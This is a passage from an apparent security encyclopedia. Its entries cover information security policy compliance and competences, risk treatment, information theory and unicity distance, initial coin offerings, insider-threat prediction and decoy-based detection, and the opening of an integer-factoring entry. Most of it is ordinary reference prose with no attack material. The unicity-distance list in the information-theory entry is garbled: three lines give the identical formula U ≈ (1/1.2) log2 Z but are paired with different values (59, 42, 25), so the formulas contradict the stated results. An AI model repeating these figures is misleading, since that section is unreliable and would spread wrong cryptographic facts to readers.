Other factors that have been found to affect the intention of employees to comply with the ISPs include: *habits* (Vance et al. 2012), *personality traits* (Ong and Chong 2014), *human biases* (Tsohou et al. 2015), *privacy concerns* (Herath et al. 2014), *awareness* of the content of ISPs and of information security issues in general (Bulgurcu et al. 2010), *awareness of monitoring mechanisms* (D'Arcy et al. 2009), the *active involvement and visible participation of top management* (Hu et al. 2012), the overall *quality* of the ISPs (Pahnila et al. 2007), as well as the *availability of resources* provided by the organization to support ISP compliance (Pahnila et al. 2007; Herath and Rao 2009). Finally, related studies have also identified that employees' *job satisfaction* (D'Arcy and Greene 2014), *national and organizational culture* (Connolly et al. 2015) also play significant role for employees' ISP compliance.

Open Problems and Future Directions

Overall, ISP compliance is a critical issue for the information security posture of organizations and presents several challenges for security management, ranging from identifying and establishing the proper conditions that facilitate and support ISP compliance (e.g., by providing required resources such as incentives, technical expertise, training, and

awareness programs), to adopting mechanisms and processes that monitor and evaluate ISP compliance. To this direction, related research provides important insights; however, multiple issues remain to be addressed, including, the following:

- Academic studies mostly explore the influence of specific factors on the intention of employees/users to comply with the ISPs. Empirical studies collect data about employees' *intention* to comply or not comply with certain ISPs, usually via survey questionnaires. However, their actual behavior may differ in their real-life working environment, or under different circumstances (e.g., under time or work pressure). Therefore, the actual user compliance needs further exploration with regards to the factors/conditions that act as determinants of ISP compliance.
- Nevertheless, the results of academic studies provide important and useful insights, which need to be incorporated in security management practices (e.g., how to decide on appropriate incentives, design security awareness programs, etc.).
- ISP compliance monitoring is very important for effective security; however, it raises several ethical and privacy concerns that need to be addressed. For example, use of Internet monitoring enables organizations to detect noncompliant behaviors with regards to Internet usage, but imply that the organization monitors the Internet activity of employees while at work.
- Finally, the role of sanctions with regards to ISP compliance needs further exploration; not all related research agrees on their effectiveness, while at the same time their severity might decrease employees trust to their employer and their intrinsic motivation towards their job.

Synonyms

Information Security Policy Compliance Capacities; Information Security Policy Compliance Competency

Definition

The term Information security policy compliance competences refer to the knowledge, skills, and attitudes that information systems users should possess to exhibit the desired behaviors that are expressed in an information security policy.

Background

Information security policies (ISPs) are necessary foundations for any organizational information security management system and communicate

top management's intentions and support for information security to all employees and stakeholders (Knapp et al. 2009; ISO/IEC 27001 2013). Although ISPs are one of the primary controls for information security management, extant research indicates that users' compliance towards ISPs is not a straightforward issue. Indeed, several factors have been found to influence users' behaviors (please see the entry for information security policy compliance) towards compliance or violation of ISPs. Overall, the existence of an ISP does not automatically lead to the prescribed actions, which pertains the long-lasting problem of the human factor being considered the weakest link of any information security program. Users' behavior towards ISP compliance or violation is influenced by several factors, such as the existence of awareness, penalties, rewards, habits, etc. However, it has been additionally elaborated that for users to comply with ISPs, they need to possess certain competencies (Tsohou and Holtkamp 2018); hereafter, ISP compliance competences.

Theory and Applications

Competency is used in multiple disciplines to describe a wide range of characteristics related to job performance (McClelland 1973). Job performance describes behaviors prescribed by a certain role in the organization (Katz and Kahn 1978) and competency can be understood as the characteristics of an individual directly influencing that behavior. Combining various resources, Holtkamp et al. (2014) define competency as a set of knowledge, skills, and attitudes to solve a problem in a given context. Competence is as single instance of competency; a specific knowledge item, skill or attitude necessary to fulfill a single task in a specific context. Knowledge addresses content or technical information that is required to perform a job (Renck et al. 1969). Skills refer to psychomotor processes manifested in behaviors (Cheney et al. 1990). Abilities refer to cognitive factors or behaviors that can be seen as the result of personal traits (Renck et al. 1969).

Professional associations commonly publish official frameworks to announce the competences that are anticipated for a given profession. As an example, the APM Competence Framework (2015) by the Association for Project Management includes a list of competences that project managers should hold, including the knowledge of alternative tools and methods for

scheduling tasks or the ability to use budgeting and cost control tracking tools. Similarly, the Society for Human Resource Management published the SHRM Competency Model (2016) according to which human resources professionals are expected to hold communication skills to provide clear, concise information to others in verbal, written, electronic, and other communication formats.

Several professional competence models identify Information security competences among the ones required. For example, in accordance with the APM Competence Framework, project managers are expected to know the organizational procedures and legal and ethical requirements when managing contracts and comply with them. Similarly, the SHRM Competency Model states that human resources professionals should be able to create processes to ensure confidentiality and privacy of employee information and company data. According to Tsohou and Holtkamp (2018), users' compliance with ISPs can also be associated with the possession of certain competences. Specifically, information systems users should hold certain competences to successfully comply with ISPs. Indicatively, employees who are information systems users should have the ability to assess and identify the situations in which the various ISP rules apply. They should also be able to assess the likelihood of a security threat happening in the given organizational and technological context. In terms of knowledge, users are required to know how to apply a specific information security control (e.g., knowledge of smartcard hardware and software for authorization in an application). Finally, users should have a positive attitude towards information security and ISP compliance.

Open Problems and Future Directions

Empirical studies that examine ISP compliance behavior demonstrate that certain factors influence users' behavior, and those factors can be associated with underlying competences (Tsohou and Holtkamp 2018). Security programs in organizations rely on security awareness and training programs, which aim to alter and guide users' behaviors, but currently lack a systematic way to achieve that. It remains an open problem how to design a security program and relevant awareness and training programs around predetermined competencies that are the underlying mechanisms for ISP compliance. Therefore, research is needed on translating a certain ISP into

prerequisite users' competences and in sequence designing security and training programs that will promote those competences.

Besides acquiring and promoting certain competences that are associated with employees' performance, it is important for organizations and managers to be able to assess those competences. Competence assessment methods and metrics can be industry-specific (as competence models are). Alternative methods for the assessment of professional competences may include observation, interviews, simulation, psychometric assessments, and aptitude tests. Nonetheless, research and practical documentation is currently missing guidance for the evaluation of IT and security-related competences that are relevant for employees who are not IT professionals.

Existing professional competence frameworks and models do not address, or do not sufficiently address, the IT-related and security-related competences that are necessary for the professionals of the different occupations (e.g., project managers, accountants and financial managers, administration employees, etc.). For example, Bassellier et al. (2001) have identified the IT competences for business managers, including competences for accessing IT, for managing IT, for using IT, and so on; however, the official competence models are missing such systematic and holistic inclusion of IT and security competences. Accordingly, given that the IT and security competences are not included in the main sources that organizations use to determine requested personnel competences, it follows that they are not reflected in the organizational recruitment processes. Therefore, there is a gap between acknowledging the prerequisite IT and security-related competences per occupation and incorporating them into the associated competence frameworks, so that they can act as guidance for the personnel recruitment processes. In the same vein, it is an open issue how to manage the relevant competences during employment; that is, how should managers instill, promote, and sustain the IT and security competences of employees throughout the employment duration (e.g., *via* rewarding mechanisms).

Information Security Risk Treatment

Maria Karyda[38] ✉
(38) Department of Information & Communication Systems Engineering, University of the Aegean, Karlovassi, Samos, Greece

✉ **Maria Karyda**
Email: mka@aegean.gr

Synonyms

Risk mitigation; Risk reduction; Risk response

Definition

The process of developing, selecting, and implementing appropriate and justified security controls to modify information security risks to an acceptable level.

Theory

Information security risk treatment is an activity within the overall *information security risk management process* and is conducted drawing on the results of *information security risk assessment*. All information security risks that have been identified, evaluated, and prioritized by the risk assessment process need to be considered during risk treatment. The objective of risk treatment is to limit the adverse consequences of information security risks to an acceptable level, by employing appropriate security controls (also known as safeguards or countermeasures).

Decision making throughout risk treatment is based on *risk evaluation criteria*, which organizations define within the risk management process. Risk treatment options need to be considered as to whether they are justifiable by the evaluated level of risk and should be selected according to the expected cost and the expected benefits associated with their implementation (ISO/IEC 27005:2018). Preferred options include those that result in considerable risk modification with relatively low expenditure. Rare but severe risks, however, need also to be considered, even if appropriate controls are not justifiable on strictly economic grounds (ISO/IEC 27005:2018).

Possible options for risk treatment include:

(a) *Applying appropriate controls* to reduce (mitigate) the risks

(b) *Accepting* (retaining) risks by informed choice (if, for instance, risk level has been assessed low or the cost of risk modification is considered too high for the organization)

(c) *Avoiding* risks (e.g., by not allowing actions that would cause the risks to occur, by removing the risk source, etc.)

(d) *Changing the likelihood* of the risk occurring

(e) C*hanging the consequences* of the risk occurring

(f) *Sharing the risk* with other parties (for example, with insurers, subcontractors, or other parties able to effectively manage the risk). It should be noted that even when sharing the responsibility to manage a risk is a possibility, the liability of the impact of the risk might not be.

Controls selected and implemented in information security risk treatment include processes, policies, devices, practices, or other actions that can reduce risk. Controls may provide one or more of the following types of protection: correction, elimination, prevention, impact minimization, deterrence, detection, recovery, monitoring, and awareness.

The selection and implementation of appropriate and justified controls, which correspond to risk assessment should be performed based on:

(i) *Risk acceptance* criteria set by the organization

(ii) Legal, regulatory, and contractual requirements

(iii) Cost of acquisition, implementation, administration, operation, monitoring, and maintenance of the controls against the value of the assets being protected

(iv) Ease of use and compatibility issues

(v) Timeframe associated with the implementation of controls

(vi) Specialized skills that may be needed

(vii) Other technical, environmental, cultural, and ethical factors which are relevant

A *risk treatment plan* (ISO/IEC 27005:2018) includes individual risk treatments and identifies their priorities and timeframes for implementation, based on various techniques, such as risk ranking and cost-benefit analysis.

Security controls need to be implemented in a way that minimizes burden to employees and does not significantly affect performance and that an acceptable level of residual risk to the organization is achieved. However, the process of risk treatment does not always result in an *acceptable level of residual (retained) risk*. In this case, the process of information security risk assessment needs to be performed again, taking into consideration all related parameters so that if required, a further risk treatment takes place (ISO/IEC 27005:2018). In this case, risk treatment is an iterative process of:

- Assessing a risk treatment
- Deciding whether residual risk levels are acceptable
- Generating a new risk treatment if risk levels are not acceptable, and
- Assessing the effectiveness of that treatment

Finally, in the context of an information security risk management it is considered that through the implementation of controls during risk

treatment new risks can be created or existing risks be modified, which may require further risk assessment.

Information Theory

Friedrich L. Bauer[39] ✉
(39) Nördliche Villenstrasse, Kottgeisering, Germany

✉ **Friedrich L. Bauer**
Email: flb@cs.tum.edu

The *entropy* function $H(X)$ is a measure of the uncertainty of X, in formula

$$H(X) = -\sum_{a:p_X(a)>0} p_X(a) \cdot \log_2 p_X(a),$$

where $p_X(a) = \Pr[x = A]$ denotes the probability that random variable X takes on value a. The interpretation is that with probability $p_X(a)$, X can be described by $\log_2\ p_X(a)$ bits of information.

The *conditional entropy* or *equivocation* (Shannon 1948) $H(X/Y)$ denotes the uncertainty of X provided Y is known:

$$H(X|Y) = -\sum_{a,b:p_{X|Y}(a|b)>0} p_{X,Y}(a,b) \cdot \log_2\ p_{X|Y}(a|b)$$

where $p_{X,Y}(a,b) =_{\text{def}} \Pr[(X = a) \wedge (Y = b)]$ and $p_{X|Y}(a|b)$ obeys Bayes' rule for conditional probabilities:

$$\begin{aligned} p_{X,Y}(a,b) &= p_Y(b) \cdot p_{X/Y}(a|b)\,, \text{thus} \\ -\log_2 p_{X,Y}(a,b) &= \\ &= -\log_2 p_Y(b) - \log_2 p_{X|Y}(a|b) \end{aligned}$$

The basic relation on conditional entropy follows from this:

$$H(X,Y) = H(X|Y) + H(Y)$$

In particular, it is to be noted that the entropy is additive if and only if *X* and *Y* are independent:

$$H(X,Y) = H(X) + H(Y),$$

in analogy to the additive entropy of thermodynamical systems.

The *redundancy* of a text is that part (expressed in bits) that does not carry information. In common English, the redundancy is roughly 3.5 [bit/char], the information is roughly 1.2 [bit/char], redundancy and information sum up to $4.7 = \log_2 26$ [bit/char].

Three possible properties of a cryptosystem are now described using this terminology. A cryptosystem is *of Vernam type* if $H(K) = H(C)$, where $H(K)$ is the entropy of the key *K* and $H(C)$ is the entropy of the ciphertext *C*. A cryptosystem has *independent key* if the plaintext *P* and keytext *K* are mutually independent: $H(P) = H(P \mid K)$ and $H(K) = H(K \mid P)$ ("knowledge of the keytext does not change the uncertainty of the plaintext, and knowledge of the plaintext does not change the uncertainty of the keytext").

A cryptosystem is called *perfect* if plaintext and ciphertext are mutually independent: $H(P) = H(P|C)$ and $H(C) = H(C|P)$ ("knowledge of the ciphertext does not change the uncertainty of the plaintext, and knowledge of the plaintext does not change the uncertainty of the ciphertext"). This means that the security of the system depends entirely on the key; perfect cryptosystems correspond to holocryptic keytexts (Key), which are extremely difficult to achieve in practice.

Shannon's Main Theorem

In a cryptosystem, where the key character is uniquely determined by the plaintext character and the ciphertext character ("ciphertext and plaintext together allow no uncertainty on the keytext"), any two of the following three properties of the cryptosystem imply the third one:

Vernamtype, independentkey, perfect.

The *unicity distance* for a given language, a given cryptosystem, and a given cryptanalytic procedure of attack is the minimal length of the plaintext such that decryption is unique. Example: let *Z* be the cardinality of keytext space, assume simple *substitution* (Substitutions and Permutations)

and an attack by letter frequency. Then for English with an alphabet of 26 letters, the unicity distance U is given by:

1. $U \approx \frac{1}{0.53} \log_2 Z$ for decryption with single-letter frequencies
2. $U \approx \frac{1}{1.2} \log_2 Z$ for decryption with bigram frequencies
3. $U \approx \frac{1}{1.2} \log_2 Z$ for decryption with trigram frequencies
4. $U \approx \frac{1}{1.2} \log_2 Z$ for decryption with word frequencies
5. $U \approx \frac{1}{1.2} \log_2 Z$ for decryption using all grammatical and semantical rules

For simple substitution with $Z = 26!$, one has $\log_2 Z \approx 88.38$. This leads to the values 167, 74, 59, 42, and 25 for the unicity distance, which are confirmed by practical experience.

For bigram substitution with $Z = 676!$, there is $\log_2 Z \approx 5, 385.76$ and $U \approx 1, 530$ for decryption using all grammatical and semantical rules.

The situation is rather similar for German, French, Italian, Russian, and related Indo-European languages.

For holocryptic sequences of key elements, the unicity distance is infinite.

Initial Coin Offering

Peter Van Valkenburgh[40] ✉
(40) Coin Center, Washington, DC, USA

✉ **Peter Van Valkenburgh**
Email: peter@coincenter.org

Synonyms

Token sales; Initial token distributions; Token pre-sales

Definition

An initial coin offering, or ICO, is an agreement between one or more promoters of a new *crypto-asset* and investors. In general, the promoter(s) promises to develop, launch, and market the new crypto-asset and pre-allocate some number of the future crypto-assets to the investors in exchange for upfront capital. In some jurisdictions, notably the USA, these agreements will often fall within the legal definition of a security offering and may, therefore, require registration with a securities regulatory authority before the offering can be made to the general public.

Background

Bitcoin and other early cryptocurrencies did not launch with ICOs, see, e.g., Lee (2013). These cryptocurrencies entered circulation exclusively through mining and the genesis blocks of these cryptocurrency blockchains did not pre-allocate any meaningful fraction of the cryptocurrency's total supply by developer fiat.

After Bitcoin's early success, the developers of new cryptocurrency core protocols, seeking a mechanism to raise money in advance of their network's launch, experimented with pre-sales of the tokens they anticipated creating on their networks, see, e.g., Casey (2014). Rather than these pre-sold tokens emerging from mining, they are described in the first block of the chain. Depending on the choices made by developers, these pre-sold tokens can be an arbitrary share of the total supply, from the entirety of all tokens that will ever exist to some small fraction while the bulk is dispersed through competitive mining or staking.

The Mastercoin project, later renamed Omni, was the first to launch with an ICO in 2013, Mere (2019). Ethereum's ICO in 2014 gained attention for the amount raised, around $17.3 million, small by later standards but unprecedented at the time (Russo, 2020). By 2017 and 2018, ICOs were common for new projects and many raised remarkably large sums of money, e.g., Telegram $1.7 billion and Eos $4.1 billion Hamacher (2021).

Growing retail investor mania over ICOs and concerns surrounding investor protection and the proper application of securities laws ultimately led the US Securities Exchange Commission (SEC) to publish a report about The DAO token sale, warning that such sales likely qualified as securities issuance and would therefore need to be regulated accordingly (Securities and Exchange Commission, 2017). As ICOs involving American investors continued unabated, the SEC began pursuing enforcement actions: first against smaller projects who generally settled out of court, e.g., Munchee, Securities and Exchange Commission (2017) and gradually against larger raises including a settlement with EOS, Securities and Exchange Commission (2019), a successful emergency injunction against Telegram's token distribution, Securities and Exchange Commission (2020), and a case that went to court against Kik Interactive.

Theory and Application

The US securities laws include a court-made flexible standard for what qualifies as a regulated *investment contract* known as the "Howey Test" from a case with the same name (S.E.C. v. Howey Co., 328 U.S. 293 (1946)). Other jurisdictions have a more inflexible test that may be less likely to encompass ICOs within the scope of securities regulation.

Uncertainty remains over precisely which types of token sale activities will ultimately fall under the securities regulators' jurisdiction in which countries.

US securities laws include certain exceptions from registration when securities are only sold abroad or only sold to so-defined "accredited investors" (for the definition of the term, refer to https://www.sec.gov/education/capitalraising/building-blocks/accredited-investor (Accessed 2023-05-29)). ICO agreements seeking to fit safely into these exemptions are generally referred to as Token Warrants or Simple Agreements for Future Tokens or SAFTs. Even if these Warrants and SAFTs do in fact comply with securities laws, questions remain with respect to whether subsequent sales of these tokens to the general public after the network has launched will continue to be securities transactions or whether the tokens will, at that point, be treated as non-security commodities, like Bitcoin. The question of whether a token is a security is fraught because in many jurisdictions securities are only permitted to be traded widely on registered national security exchanges or registered alternative trading systems (see, e.g., 15 U.S. Code Chapter 2B–1). At the time of writing, generally speaking, existing cryptocurrency marketplaces are not registered as securities exchanges and thus would not be permitted to make markets in tokens that are found to be securities.

ICO issuance may also qualify as money transmission for prudential regulatory or Anti-Money Laundering purposes again depending on the prevailing legal theories within the jurisdiction of the issuer and/or the purchasers, see, e.g., FinCEN (2019).

Culturally, proponents of Bitcoin and other early projects that did not have ICOs view the practice skeptically, arguing that they provide a quick and undeserved reward for early investors and developers and that they skirt regulatory requirements. For ICO skeptics, a cryptocurrency that started without an ICO or other initial distribution of tokens is sometimes referred to as having a "fair launch" (Stevens, 2023).

Open Problems and Future Directions

Since the DAO Report, the SEC has offered further guidance on its interpretation of "investment contracts" in the context of ICOs, Securities and Commission (2019) and bills have been introduced in the US Congress

to add clarity or narrow the jurisdiction of the SEC over ICOs or the resultant tokens and secondary market sales (though none have yet passed into law) (see, e.g., H.R.4451 – Securities Clarity Act 117th Congress (2021-2022) or the Clarity For Digital Token Act 2021, introduced by Mr. McHenry, https://financialservices.house.gov/uploadedfiles/tsh_xml_signed.pdf).

In the European Union, token issuers are subject to the Markets in Crypto-Assets (MiCA) Regulations, see, e.g., Berger (2023). As with issuers of traditional securities, token issuers must make certain disclosures about their projects. Unlike traditional securities issuers, however, there is no general requirement for a competent authority to approve the prospectus or white paper offered by the issuers.

Cryptocurrency projects seeking to widely distribute their tokens while avoiding the regulatory and fairness questions inherent in ICOs often resort to airdrops, i.e., free giveaways to cryptocurrency addresses that qualify based on some criteria determined by the project developers. The regulatory status of airdrops, however, also remains uncertain, see, e.g., Securities and Commission (2022).

Synonyms

Abuse of trust; Insider attack; Insider problem

Definition

Intuitively, the insider threat is the threat that someone who is trusted may abuse that trust. More precise definitions depend upon the specific security policy and environment in which the threat is being studied. For example, if the environment includes a well-defined security perimeter, one definition is "[a]nyone operating inside the security perimeter" (Patzakis, 2003). If the site deals with classified information, the definition might be "an already trusted person with access to sensitive information and information systems" (Brackney and Anderson, 2004).

Theory and Application

Many classification schemes describe attributes of an insider entity. One considers insider attacks as *accidental* or *unintentional*, in which an authorized entity accidentally violates the security policy, and *deliberate* or *intentional*, in which the policy violation is deliberate. Hunker and Probst

(2011) describe insiders in terms of four attributes: knowledge, the ability to represent something, trust by the organization, and access. There are many other characterizations (Homoliak et al., 2019).

An insider need not compromise a system to gain access to a resource, as the insider is already trusted to access the resource in some way in order to perform their job. This trust might be indirect and unrecognized by the organization. The University of California Medical Center in San Francisco (UCSF) outsourced the transcription of doctors' notes to a company, which in turn outsourced the work to 15 subcontractors, one of which outsourced their work to a third subcontractor, which subcontracted to a person in a different country. That person threatened to post the medical records to the Internet unless they were paid more. That person was an insider, even though they did not work for UCSF, and indeed UCSF did not know about them.

As another example, a teacher is authorized to access and modify the grades of students in the class. Those grades are stored in a class account. If the teacher regrades a paper and raises the score, then they must access the class account and modify that grade. This action is authorized. But if a student logs into the class account and alters their grade, or the teacher is bribed to raise the student's grade, those actions are unauthorized and constitute an insider attack. The student, who is impersonating the teacher, is using the teacher's privileges to alter the grade; thus, the student is a *masquerader*. The teacher, who is changing a grade they are authorized to change, is doing so for a disallowed reason (bribery). So the teacher is a *traitor*. In both cases, the security controls will be unable to distinguish the illicit action of changing the grade for a valid reason.

As the attack consists of seemingly authorized actions by seemingly authorized entities, technical methods may fail to detect the attack. Thus, analysis must consider behavioral and other factors as well as technical data. These are used for both prediction and detection of insider attacks.

Prediction

Ideally, organizations would be able to predict who will launch an insider attack and how they might do so. Here, "prediction" means an extrapolation from technical and behavioral information in a given context.

The main analysis techniques used are nontechnical. An examination of a key executive's financial situation may reveal that they are in dire straits

and needs money quickly. If they have control over their organization's money, then they would be more likely to embezzle than an executive without such financial needs or a janitor who has no access to the organization's money. Many psychosocial indicators are relevant to the insider threat (Greitzer and Frincke, 2010; Gheyas and Abdallah, 2016). The ones used change, or new one are added, in response to observed insider attacks.

Among the sources for behavioral data are social media as well as inferences from technical data (Bishop et al., 2009). Susceptibility to social engineering is another factor (Greitzer et al., 2014), and in such an attack the insider can be treated as either a traitor or a masquerader.

Evaluating this information is subjective. The judgment of the analysts about the concerns that the indicators raise determines whether to make a prediction. But the prediction may be wrong, which might result in great harm. So the indicators and the environment in which they are collected must be evaluated holistically.

Detection

Detecting insider attacks is particularly hard when the attacker is a traitor, as they know how the organization works and may know or be able to deduce the security controls involved. Nevertheless, attacking may cause them to act in unusual ways. Masqueraders typically do not have the same knowledge as traitors and so may exhibit unusual behavior. This leads to the use of anomaly detection.

One approach is to apply intrusion detection techniques to analyze user actions and network traffic. Sources of data include file and web access patterns (Gamachchi and Boztaş, 2015), system call patterns (Nguyen et al., 2003), and other system information. Some common methods for analyzing the data are machine learning, statistical, and pattern analysis techniques.

Deploying traps such as decoys (Ben Salem and Stolfo, 2011) is particularly useful for catching masqueraders. Traitors can often distinguish decoys from legitimate files and so are less likely to be detected using these methods.

Open Problems and Future Directions

Data from psychology, sociology, and organization management will aid in the prediction and detection of insider attacks. The key question is what kind of data? Several indicators are used, and perhaps others would be equally or more informative. Determining which indictors to use, and how to validate their utility, is an open question.

The use of behavioral indicators has to be balanced with the privacy of those being profiled. This ties into the selection of indicators. Respecting privacy means that the least invasive indicators should be used, but those may not be the most effective. Further, what is invasive differs among people, organizations, and societies. How does one balance the need for indicators with the need for privacy when the entities involved are from many different cultures and thus have different expectations of privacy?

In a technical vein, detecting masqueraders is often a straightforward application of traps or intrusion detection. Traitors, knowing much about the site they are compromising, are more difficult to detect. How to do so effectively is an open question.

Given a security policy, how can one can determine what combination of data drawn from the systems and networks, and psychosocial data, will be most effective, and how can it best be analyzed. All this depends on the environments in which the users work; an insider for a military organization has different goals, and uses different methods, than one working for a financial institution.

A set of standard datasets, drawn from real organizations, will aid in the evaluation of insider prediction and detection methods. Researchers can use this data to build tools and models. The risk here is that the data may reveal something about the origin that the originators do not want made public, or compromise the privacy of people whose information is in the dataset. While synthetic data is currently available, its characteristics may not match the characteristics of the environment and context under consideration. This is a problem with computer security in general and is particularly acute in insider attack analyses.

The insider problem is the quintessential problem in computer security and information assurance, combining the technical with the behavioral. Therein lies the complexity. As people are involved, technical methods are insufficient; psychosocial methods must also be used. Either the technological issues or the psychosocial issues alone would prove daunting

to analyze; combined, these two sets of issues and their interactions make the insider threat a fascinating and fruitful field of study.

Definition

Insider Threat can be defined by the vulnerability created from those within the traditional security perimeter. Furthermore, insiders can be divided amongst two non-mutually exclusive classes: *Masqueraders* (attackers who impersonate another system user) and *Traitors* (attackers using their own legitimate system credentials) who each have varying levels of knowledge. The masquerader is presumed to have less knowledge of a system than the victim user whose credentials were stolen. The distinction between these two classes is made primarily to construct threat models (Stoll 1988).

Background

The complexity and potential cost of the malicious insider problem makes it a significant challenge for organizations. Although the scope of the problem extends beyond computing, the vastness of the cyber domain provides a

fertile environment for exploitation by insiders. The ideal defense strategy is to deploy systems that prevent insider attack. However, prevention-oriented methods such as policy-based mechanisms and access control systems have been the subject of study for quite some time but have not succeeded in eliminating the problem. Monitoring, detection, and mitigation technologies are realistic necessities that are summarized in this chapter.

Theory

A great deal of research has been conducted exploring the use of behavior monitoring to detect insider attacks. The general approach of behavior-monitoring techniques requires establishing a baseline of normal user behavior by profiling user actions. Subsequent monitoring for behaviors that deviate from this baseline can be used to signal a potential insider attack. User profiling techniques can be useful for detecting masqueraders. Because they may have stolen a user's credentials, they are unlikely to have the ability to assume a user's behavior. On the other hand, detecting traitors with user profiling techniques is far more challenging because traitors may exhibit normal behavior, yet perform malicious acts (Ben Salem 2009).

An example of a profiling technique that has been explored relies on modeling user *search* behavior on host systems. To demonstrate this, host-based sensors have been designed to monitor user-initiated events. The sensor functions by first building a baseline of normal search behavior for a user. It then monitors for abnormal file search behaviors that may indicate the presence of a masquerader.

While user profiling is most suitable for detecting masqueraders, the use of deception, or decoys, plays a valuable role in the protection of systems, networks, and information particularly from traitors. The first use of decoys in the cyber domain has been credited to Stoll (Ben Salem et al. 2010). Stoll's methods included the use of bogus networks, systems, and documents to gather intelligence on the attackers, who were apparently seeking state secrets. Among the many techniques described, he crafted "bait" files, bogus classified documents that contained nonsensitive government information, and attached "alarms" to them so that he would know if anyone accessed them. The decoy system described here builds on that notion increasing the scope, scale, and automation of decoy generation and monitoring.

Deception-based information resources that have no production value other than to attract and detect adversaries (like those used by Stoll) are commonly known as honeypots. Honeypots serve as effective tools to gather intelligence to understand how attackers operate. Honeypots are considered to have low false positive rates since they are designed to capture only malicious attackers, except for occasional mistakes by innocent users.

In order to create decoys to bait insiders with various levels of knowledge and maximize the deception they induce, one must understand the core properties of a decoy. These properties guide the design of systems that automate the generation and placement of trap-based decoys. The properties include *conspicuousness*, *enticement*, *non-interference*, *variability*, *differentiable*, *detectability*, and *believability* (Ben Salem et al. 2008).

A good decoy should make it difficult for an adversary to discern whether they are looking at an authentic document from a legitimate source or if they are looking at a decoy. For concreteness, the definition of “perfect secrecy” proposed in the cryptographic community is built upon to define a “perfect decoy” to be a decoy that is completely indistinguishable from one that is not. One approach used in creating decoys relies on a document marking scheme in which all documents contain embedded markings such that decoys are tagged with Hash-based Message Authentication Codes (HMACs) and non-decoys are tagged with indistinguishable randomness. Here, the challenge of distinguishing decoys reduces to the problem of distinguishing between pseudorandom and random numbers, a task proven to be computationally infeasible under certain assumptions about the pseudorandom generation process. Hence, these are examples of perfect decoys and the only attacker capable of distinguishing them is one with the key, perhaps the highly privileged insider.

Experimental Results

Insider attack research is made difficult due to the lack of readily available insider attackers or a complete set of realistic data they generate. For this reason, researchers must resort to generating their own data that simulates insider attacks. The Schonlau dataset (Matthias 2001) is the most widely used for academic study. It consists of sequences of 15,000 UNIX

commands generated by 50 users with different job roles, but the data does not include command arguments or timestamps. The data has been used for comparative evaluations of different supervised machine learning algorithms. The Schonlau data is not a “true Masquerade” dataset: the data gathered from different users were randomly mixed to simulate a masquerader attack, making the dataset perhaps more suitable for “author identification” studies. An alternative approach to acquire sufficient data for evaluating monitoring and detection techniques is to devise a process to acquire human user data under normal operation as well as simulated attack data where “red team” users are tasked to behave as inside attackers. This type of study is typically subject to Institutional Review Board approvals since human subjects are involved. The process is costly, in time and effort, but is sensible and appropriate to protect personally identifiable data of individual volunteer subjects. This was the approach taken by Maloof et al. for evaluating ELICIT (Bowen et al. 2009b). In order to evaluate the search behavior–based user profiling technique, a user study was conducted, where data from 48 users was gathered by distributing host sensors that upload system event data during normal system use. The volunteers, all CS students at Columbia University, have therefore a common “role” in the organization, and hence variations in the user behavior and their data are not attributable to different job functions as is undoubtedly the case with the Schonlau dataset. Data was also gathered from 14 paid volunteers who emulated masquerade attacks on lab equipment. The dataset, which is called RUU (Are You You?) dataset, is over 10 GB and is available to legitimate researchers for download (Bowen et al. 2009a). The data collected for each user averages about 7 days of normal system use, ranging in the extreme between 1 day and 19 days, and an average of more than 1 million records per user.

In the experiment, the 14 masqueraders had no prior access to the file system of a lab machine, which was designed to look very realistic and to include potentially interesting patent applications, personally identifiable information, as well as account credentials stored in various files. The students were provided a scenario where they were asked to perform a specific task, which consisted of finding any data on the file system that could be used for financial gain. The features used for modeling were in essence volumetric statistics characterizing search volume and velocity, and describing the overall computer session in terms of the number of Internet

browsing-related actions, the number of of development- and programming-related actions, the number of desktop games-related events, etc. A one-class Support Vector Machine (ocSVM) model was then trained for each user using those features. The same features were extracted from test data after dividing them into 60-s epochs. The ocSVM models were tested against these features, and a threshold was used to determine whether the user activity during the 60-s epochs was normal or abnormal. If the user activity was performed by the normal user, but was classified as abnormal by the ocSVM model, a false positive is recorded. The results using the collected data and this modeling approach show that masquerade activity can be detected with 100% accuracy and with a false positive rate of 0.13% (Maloof and Stephens 2007).

Experiments involving deception or trap-based detection methods involved the creation of “decoy documents” with embedded HMACs. The HMAC key is kept secret and managed by the decoy system, where it is also associated with a particular registered host. Since the system depends on all documents being tagged, another component inserts random decoy markers in non-decoy documents, making them indistinguishable from decoys without knowledge of the secret key.

A host sensor that detects malicious activity by monitoring user actions directed at HMAC-embedded decoy documents was built to evaluate the baiting technique. When a decoy document is opened or copied by any application or process, an alert is issued.

The decoy host sensor was tested on a Windows XP machine. A total of 108 decoy PDF documents generated through the decoy system were embedded in the local file system. Markers containing randomness in place of HMACs were embedded in another 2000 normal PDF files on the local system. Any attempt to load a decoy file in memory was recorded by the sensor including content or metadata modification, as well as any attempt to print, zip, or unzip the file.

The sensor detects the loading of decoy files in memory with 100% accuracy by validating the HMAC value in the PDF files. However, it was discovered during validation tests that detection is susceptible to false positive rates. The problem encountered during testing was created by antivirus scans of the file system! The file accesses of the scanning process that touched a large number of files, resulted in the generation of a number of decoy alerts. A solution was engineered for this particular problem by

filtering alerts generated by automatic antivirus scans and backup processes, but the test demonstrates a fundamental design challenge to architect a security system with potentially interfering competing monitors.

Open Problems

Probably the most dangerous of all attackers is the privileged and highly sophisticated user. Such attackers will be fully aware that the system is baited and will employ sophisticated tools to try to analyze, disable, and avoid decoys entirely. As an example of how defeating this level of threat might be possible, consider the analogy with someone who knows encryption is used (and which encryption algorithm is used), but still cannot break the system because they do not have knowledge of an easy-to-change operational parameter (the key). Likewise, just because someone knows that decoys are used in the system does not mean they should be able to identify them all. Devising hard-to-defeat insider attack detection systems for the most sophisticated and knowledgeable insider remains an open challenge.

The detection of insider threats and insider malfeasance is only part of the story. Mitigation strategies may include a significant effort to evaluate the security policies of an organization that may be warranted once an insider attack has been detected (see Lawrence-Pfleege et al. 2010). Much effort in large organizations is devoted to mapping the IT network, and defending it primarily from outside attackers. Internal security is typically handled by state-of-the-art authentication technology. An important new area of research involves measurement of the security posture of the entire organization, primarily focused on the credentialed users within that organization. New research is needed to design metrics to evaluate whether users are ill-informed of critical policies, and whether they commit too many serious errors that threaten the security of the entire organization. The insider threat problem requires a far deeper analysis and significant new research before anyone can say with any level of assurance “my organization is secure.”

Definition

Integer factoring is the following problem: given a positive composite integer n, find positive integers v and w, both greater than 1, such that $n = v \cdot w$.

Background

